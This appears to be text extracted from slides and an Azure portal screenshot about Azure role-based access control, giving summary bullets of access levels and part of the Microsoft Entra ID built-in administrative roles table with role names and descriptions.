



Tenant






Tenant





- *Full access to all resources*
- *Can manage access for other users*
- *View all resources*
- *Can manage access for other users*
- *Can't manage access using Azure Policy*
- *View all resources*
- *Can Manage access for other users*

Azure Role




- Full access to all resources
- Can manage access for other users
- Full access to all resources
- Cannot manage access
- View all resources
- Can manage access for other users
- Can't manage access using Azure Policy
- View all resources
- Can Manage access for other users

Applies to "All resource types"

Azure RBAC has over 120 built-on roles, +400 roles on Azure services, and you can create your own custom roles

[List Azure role definitions - Azure RBAC | Microsoft Learn](#)



All roles

[+ New custom role](#) [🗑 Delete custom role](#) [↓ Download assignments](#) [🔄 Refresh](#) | [🔍 Preview features](#) | [🗣 Got feedback?](#)

[i](#) Get just-in-time access to a role when you need it using PIM. [Learn more about PIM](#) →

[i](#) **Your Role:** Global Administrator and 1 other roles

Administrative roles

Administrative roles are used for granting access for privileged actions in Microsoft Entra ID. We recommend using these built-in roles for delegating access to manage broad application configuration permissions without granting access to manage other parts of Microsoft Entra ID not related to application configuration. [Learn more](#).

[Learn more about Microsoft Entra ID role-based access control](#)

[🔍](#) Search by name or description


[+🔍](#) Add filters

Role	↑↓	Description	Privileged	↑↓	Ass...↑↓	Type
☐ AI Administrator		Manage all aspects of Microsoft 365 Copilot and AI-related enterprise services in Microsoft 365.			0	Built-in
☐ Application Administrator		Can create and manage all aspects of app registrations and enterprise apps.	PRIVILEGED		0	Built-in
☐ Application Developer		Can create application registrations independent of the 'Users can register applications' setting.	PRIVILEGED		0	Built-in
☐ Attack Payload Author		Can create attack payloads that an administrator can initiate later.			0	Built-in
☐ Attack Simulation Administrator		Can create and manage all aspects of attack simulation campaigns.			0	Built-in
☐ Attribute Assignment Administrator		Assign custom security attribute keys and values to supported Microsoft Entra objects.			0	Built-in
☐ Attribute Assignment Reader		Read custom security attribute keys and values for supported Microsoft Entra objects.			0	Built-in
☐ Attribute Definition Administrator		Define and manage the definition of custom security attributes.			0	Built-in
☐ Attribute Definition Reader		Read the definition of custom security attributes.			0	Built-in
☐ Attribute Log Administrator		Read audit logs and configure diagnostic settings for events related to custom security attributes.			0	Built-in
☐ Attribute Log Reader		Read audit logs related to custom security attributes.			0	Built-in
☐ Attribute Provisioning Administrator		Read and edit the provisioning configuration of all active custom security attributes for an application.	PRIVILEGED		0	Built-in

